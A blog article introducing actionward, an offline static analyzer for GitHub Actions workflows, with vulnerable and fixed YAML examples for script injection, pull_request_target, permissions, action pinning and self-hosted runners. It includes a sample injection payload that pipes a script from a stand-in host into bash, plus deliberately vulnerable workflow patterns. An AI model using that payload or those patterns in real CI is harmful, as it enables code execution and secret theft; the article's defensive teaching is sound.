GitHub Actions Security: The CI/CD Attack Surface You're Probably Not Auditing
A practical field guide to GitHub Actions vulnerabilities - script injection, privileged triggers, permissions/OIDC, supply chain - and how offline static analysis with actionward catches them before merge.
Most teams treat their .github/workflows directory as plumbing. It gets written once, copied between repos, and forgotten. But that YAML is executable code with access to your repository, your secrets, and - increasingly - your cloud accounts through OIDC. It is one of the most privileged and least reviewed parts of a modern codebase.
I kept running into the same classes of GitHub Actions vulnerabilities across projects: an untrusted PR title interpolated straight into a shell command, a pull_request_target workflow checking out attacker-controlled code with secrets in scope, third-party actions pinned to a mutable tag. None of these are exotic. They are well documented, they are exploitable, and they almost never show up in a normal pull request review because reviewers are reading application logic, not thinking like an attacker who controls a fork.
So I built actionward - a fast, offline static analyzer that reads your workflows and flags these problems before they merge. This article is really two things: a practical field guide to the GitHub Actions attack surface, and a look at how static analysis catches these issues in CI. You'll get value from the first half even if you never install the tool.
Why the GitHub Actions attack surface is different
A normal application bug usually needs a running service and a specific input to exploit. A workflow misconfiguration is different for three reasons:
It runs with real privileges by default. The
GITHUB_TOKENhistorically defaulted to broad write access, and workflows can request OIDC tokens that federate into AWS, GCP, or Azure. A compromised job isn't a sandbox escape away from damage - it may already hold the keys.Untrusted input reaches it constantly. Pull request titles, branch names, issue bodies, and commit messages are all attacker-controllable on public repos, and they flow into workflows through the
${{ github.event.* }}context.It's invisible to most review. Workflow files change rarely, so reviewers skim them. An injection introduced in a "fix CI" commit sails through.
GitHub's own security hardening guide for GitHub Actions covers most of these categories, and the OpenSSF supply-chain guidance covers the rest. The problem isn't a lack of documentation - it's that nobody re-reads the docs during a busy sprint. Static analysis is how you make that knowledge automatic.
The risk categories, with real examples
actionward groups its 14 rules into five categories. Here's what each one is actually looking for, why it matters, and what the fix looks like.
1. Script injection
This is the classic and still the most common. Any expression from an attacker-controllable context that lands inside a run: block is a shell injection, because GitHub substitutes the expression as raw text before the shell runs.
# VULNERABLE
- name: Greet the PR
  run: echo "Thanks for PR: ${{ github.event.pull_request.title }}"
If someone opens a PR titled "; curl evil.sh | bash; echo ", that string is spliced directly into your shell command. The fix is to route untrusted input through an environment variable, which the shell treats as data rather than code:
# SAFE
- name: Greet the PR
  env:
    TITLE: ${{ github.event.pull_request.title }}
  run: echo "Thanks for PR: $TITLE"
actionward also flags writes to $GITHUB_ENV and $GITHUB_PATH built from untrusted input, since those persist across steps and can be used to hijack later commands or PATH lookups.
2. Privileged triggers
Some triggers are dangerous by design. pull_request_target runs in the context of the base repository - with secrets and a writable token - but can be tricked into checking out the fork's code:
# VULNERABLE
on: pull_request_target
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
        with:
          ref: ${{ github.event.pull_request.head.sha }}   # attacker's code
      - run: make build                                     # ...with your secrets
That's remote code execution against your CI, full stop. actionward flags head-ref checkouts under pull_request_target, similar workflow_run patterns, and cache poisoning where an untrusted job writes a cache that a trusted job later restores.
3. Permissions and OIDC
The principle of least privilege applies to tokens too. Two anti-patterns show up constantly: granting everything, or granting nothing explicitly (and inheriting a broad default).
# VULNERABLE - repo-wide write to everything
permissions: write-all
# BETTER - scope to exactly what the job needs
permissions:
  contents: read
  pull-requests: write
actionward flags write-all, jobs with no permissions: block at all, and misuse of id-token: write (OIDC) where the federation surface is wider than the job warrants. OIDC is a huge security win when scoped correctly - and a direct path into your cloud account when it isn't.
4. Supply chain and secrets

Every third-party action you call is code you're trusting. Pinning to a tag means the tag can be moved under you:
# VULNERABLE - mutable reference
- uses: some-org/some-action@v3
# SAFE - immutable, pinned to a full commit SHA
- uses: some-org/some-action@a1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6e7f8a9b0  # v3.1.0
This category also covers curl … | bash pipe-to-shell installs, secrets echoed into logs from a run: step, and artifact uploads whose paths may sweep up credentials or .env files. Each finding ships with a rationale and a concrete remediation, not just a line number.
5. Runner and infrastructure
The last group is about where and how jobs run. Self-hosted runners attached to public repositories are a well-known foothold - a fork PR can execute on your infrastructure. And continue-on-error: true on a security-relevant step silently turns a gate into a suggestion:
# VULNERABLE - the scan can fail and the pipeline still goes green
- name: Security scan
  run: ./run-scan.sh
  continue-on-error: true
actionward flags self-hosted runners on public repos and continue-on-error that masks a failing security step.
How actionward works

The design goal was boring reliability: a single Go binary that does one thing, offline, with no credentials and no network calls. It parses your workflow files, walks the structure looking for the patterns above, and reports what it finds. Nothing about your repository leaves your machine or your runner.
# Build once
go build -o actionward ./cmd/actionward

# Scan the current repo
actionward scan .
Because there's no network and no auth, it's fast and it's safe to run anywhere - a laptop, a pre-commit hook, or a locked-down CI runner.
Output formats: text, JSON, and SARIF
For humans, the default text output is readable at a glance. For scripting, --format json gives you structured findings. The one that matters most for adoption is SARIF v2.1.0, the format GitHub's code-scanning understands:
actionward scan . --format sarif > actionward.sarif
Upload that file and every finding shows up in your repository's Security tab and as inline annotations on the pull request - the same experience as CodeQL. Here's the composite-action-free version using GitHub's uploader:
name: actionward
on: [push, pull_request]
jobs:
  scan:
    runs-on: ubuntu-latest
    permissions:
      contents: read
      security-events: write   # required to upload SARIF
    steps:
      - uses: actions/checkout@v4
      - name: Build actionward
        run: go build -o actionward ./cmd/actionward
      - name: Scan workflows
        run: ./actionward scan . --format sarif > actionward.sarif
      - name: Upload to code-scanning
        uses: github/codeql-action/upload-sarif@v3
        with:
          sarif_file: actionward.sarif
There's also a composite Action so you can wire it in with a single uses: step instead of the manual build.
Adopting it without drowning in noise
The fastest way to kill a new scanner is to turn it on in an existing repo, get 200 findings, and route the whole thing to /dev/null. actionward has three mechanisms specifically to avoid that.
A config file (.actionward.yml) lets you tune the tool per repo:
# .actionward.yml
ignore:
  - AW-CONTINUE-ON-ERROR    # by rule id
exclude:
  - ".github/workflows/experimental-*.yml"
severity:
  AW-UNPINNED-ACTION: high  # bump a rule for your threat model
min_severity: medium        # don't report anything below this
fail_on: high               # only fail the build on high-severity findings
Inline directives handle the one-off exception you can justify in review, right next to the code:
- uses: internal-org/trusted-action@v2 # actionward:ignore AW-UNPINNED-ACTION
Baseline mode is the killer feature for legacy repos. Snapshot today's findings and gate only on new ones, so you stop the bleeding immediately and pay down the backlog on your own schedule:
actionward scan . --baseline .actionward-baseline.json
New introductions fail the build; pre-existing findings are tracked but don't block. This is how you make security a ratchet instead of a wall.
Where this is today, and where it's going
To be clear about scope: actionward is v0.1.0, and it is the analyzer. It reads workflows and reports risks across those 14 rules, in text/JSON/SARIF, with config, inline ignores, and baseline mode. That's the whole product today, and it's genuinely useful right now.
On the roadmap - not shipped yet - are auto-fix suggestions and automatic tag-to-SHA pinning, so unpinned actions can be rewritten to immutable references for you. I'd rather ship a focused, honest analyzer than over-promise, so those are labeled "coming" until they land.
Takeaways
Even if you never run actionward, walk away with these:
Treat
.github/workflowsas privileged, executable, attacker-reachable code - because it is.Never interpolate
${{ github.event.* }}into arun:block; pass it throughenv:.Scope
permissions:explicitly per job; avoidwrite-alland unset defaults.Pin third-party actions to full commit SHAs.
Be extremely careful with
pull_request_targetand self-hosted runners on public repos.Make these checks automatic so they survive a busy week.
actionward is open source at github.com/jay-tank/actionward. Try it on a repo you already have - most people find at least one thing they'd rather fix before an attacker does.
Written by Jay Tank - jaytank.hashnode.dev. If you spot a rule that's missing or a false positive, open an issue; the ruleset is meant to grow with the community's threat models.